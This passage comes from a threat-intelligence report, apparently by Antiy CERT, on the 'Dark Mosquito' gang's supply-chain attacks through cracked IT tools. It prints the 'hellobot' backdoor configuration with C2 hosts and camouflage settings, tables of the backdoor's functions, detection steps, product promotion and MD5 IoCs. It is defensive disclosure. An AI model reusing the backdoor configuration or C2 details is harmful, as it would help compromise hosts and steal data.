host0=128.14.57.178:80
host1=Microsoft.amdc6766.net:80
host2=Microsoft.amdc6766.net:443
host3=Microsoft.amdc6766.net:875
host4=Microsoft.amdc6766.net:135
host4=Microsoft.amdc6766.net:53
group=jk
install_path=/usr/bin/lsof
install_path_bak=/usr/bin/osld
retry_interval=5
dns=114.114.114.114
fake_ps=[ksoftirqd/0]
auto_start=0
note=test
lock_file=/bin/ls
plugin_dir=/usr/lib/plgs/
mon_interval=10
close_iptable=0
;0 UDP  1 TCP
protocol=0
```

Figure 5-13 shows configuration information of the hellobot back door 5-13

The functions corresponding to each configuration in the configuration information are shown in the table below.

Table 5-2 Configuration Information Functions 5-2

Configuration item	Functions
Host	Online address and port
Group	Group name
Install _ path	Name of the file after installation
Install _ path _ bak	File path to be backed up after installation
Retry _ interval	Time interval for reconnection
Dns	Dns used for domain name resolution
Fake _ ps	The name of the camouflaged process
Auto _ start	Self-startup or not
Note	Remarks
Lock _ file	Lock file
Plugin _ dir	Plug-in directory
Mon _ interval	The time interval at which the monitoring process loops performing the detection
Close _ iptable	Whether to automatically clear iptables rules
Protocol	The protocol used in the communication

The functionality of the hellobot back door includes the following table.

Table 5-3 List of Functions 5-3

Functional Classification	Remarks
Cmanager	Manage the equipment under control
Cfiletask	Manage the documents in the controlled equipment
Cportmaptask	Port scanning
Cshelltask	Execute the Shell command
Cplugintask	Manage the plug-in
Cproxytask	Server Agent Operation

6 Safety recommendations

For the black industry groups represented by the "dark mosquito," the IT operators shall use remote access, editor, database management and other free or broken version operation and maintenance tools as the breakthrough

point to launch the attack load through horizontal movement within the network. To further gather information and maintain a persistent pattern of attacks that ultimately steal data and files from the host, Antiy CERT suggests:

6.1 Carry out targeted self-inspections

1. for IT operators using Apple's operating system

(1) Confirm whether the following operation and maintenance tools have been downloaded from MACYY or other websites and check MD5 of the cracking software: Remote access (SecureCRT, FinalShell, Microsoft Remote Desktop), editor (UltraEdit) and database management (Navicat Premium);

Figure 6-1 identifies whether these O & M tools have been downloaded 6-1

(2) Check whether the. test,. Fseventsds file exists in the / tmp / directory, and whether the. Fseventsd file exists in the / Users / Shared / directory, and check whether the. Fseventsd file is set as the boot entry.

2. for IT operators using the Linux operating system

(1) Check whether the / usr / sbin / cron (or crond) file has been changed recently;

Check whether the libdb. so. 2 file exists in the dynamic link library on which the / usr / sbin / cron (or crond) file depends;

(3) Check the libdb.so. 2 file for any problem: Check whether MD5 is F23ED5D991CF0C8AA8378774E8FA93FE, or check whether the change time of libdb.so. 2 file is similar to that of / usr / sbin / cron (or crond) file.

6.2 Enhance the awareness of using genuine software

It is suggested that IT operators (especially IT operators using Apple's operating system) download commonly used operation and maintenance tools from the official address. the free download site represented by crack is highly likely to cause supply chain pollution. In particular, do not believe that "there will be no virus on the Apple

operating system" pseudo-popular science. What's more, since IT operators are unlikely to turn off Apple devices often when they are using them, the "Dark Mosquito" gang has been able to exploit them through remote control and continued hacking.

6.3 Strengthen the security protection of the main engine side

It is suggested that IT operators deploy an enterprise-level terminal defense system to strengthen the protection against the horizontal movement of "dark mosquito" gangs in the intranet. The ATZ-A terminal defense system has the capability of network protection and active defense at the kernel level to break the login link by force. Smart-A can detect and intercept malicious intrusions through traffic detection, virtual patch, login behavior detection and other capabilities; for the link of delivering remote control back door named centros7, The first time Zhijia sense the new file and check the remote control back door. As the current known attack scope has covered multiple platforms, it is suggested that users of smart products that have deployed Windows and Linux should enable active defense and keep the virus database updated to the latest level.



Figure 6-2 The Zhijia Management Center can view remote back-door delivery events and handle them in a unified manner 6-2

Figure 6-3 The user can view the details of the event in the management center when the intelligent A client logs on by force attack 6-3

The Antiyrui cloud host security monitoring system is oriented to various cloud host environments and has comprehensive network protection capabilities against malicious intrusion events such as "dark mosquito." Full-link detection can be carried out from multiple links such as endpoint burst, lateral movement, new file addition, configuration modification, etc., and behavior tracing analysis can be carried out according to different attack stages, the threat is first sensed and cleared. In-depth restoration of attack path provides strong support for solid evidence forensics. It is recommended that users who have deployed Ruijia products enable the real-time file monitoring function and update the virus database to the latest version.

Figure 6-4 Automatic Alert for Malicious Intrusion Found in Host Security System of Ruijia Cloud 6-4

6.4 Improve network threat monitoring and response

It is recommended that IT operators deploy cyber threat detection and response systems (NTA or NDR) that can be alerted in conjunction with "dark mosquito" associated beacons. The system integrates a malicious code detection engine, a network behavior detection engine, a threat intelligence engine, a threat detection model, and a customized scenario detection engine. In addition, that method can effectively detect the attack component behavior of downloading further load against the horizontal movement link in the early stage of the "dark mosquito," and can also be used for the command and control link after the "dark mosquito" successfully infect the target. Effectively detect and analyze domain names, online messages and control instructions of C2 servers, and suggest the users who have deployed marine products update the rule base and configure the alarm policy in time to continuously respond to such attacks.



Figure 6-5 Communication of remote Trojan horse detected by Antiy Sea Threat Detection System 6-5

6.5 Timely emergency response in case of attack

If an IT operator is suspected of being attacked by the "dark mosquito" gang in targeted self-inspection or daily work, he / she may contact Antiy Emergency Response Team (CERT @ antiy.cn) to deal with the threat. Or call Antiy 7 * 24 service hotline at 400-840-9234 for help. It is suggested to isolate the host computer to be attacked in time, and protect the site and wait for the security engineer to check the host computer.

7 IoCs

Iocs
94e0ee6189dfad0efb01374d67815c
3ff4c5a86ce6a35b6d9a49478bd1058d
81f75533298736a23597a34b505209b5
735b14d2d9bb4aa848b555ad6f567307
B74301cb51fb165f1ed8f2676a39fbbf
20ba990be3773c179a4200bc8950463a
4d211ea7d1961b029d30f76fa98c0320
F23ed5d991cf0c8aa8378774e8fa93fe
06158766498aca14c70be52a6c6fdf3
32421a007f28aacf869a46f714945ad0

8 Acknowledgements

Here, we would like to thank security researcher Zero17010 for providing clues and assistance in jointly completing the disclosure of this malicious organization. It provides strong support for us to study the attack, and helps us to understand the technique and tactics of the attacker in depth.

9 Reference

[1] Deep conviction. [Advanced Persistent Threat (APT)] Who is "amdc6766": The man behind four supply chain poisonings a year [R / OL]. (2023-12-29) https: / / mp.weixin.qq.com / s / R0kn5STsiwIUhUhIqVRwnNxw

Appendix: About Antiy

Anty is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis

against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.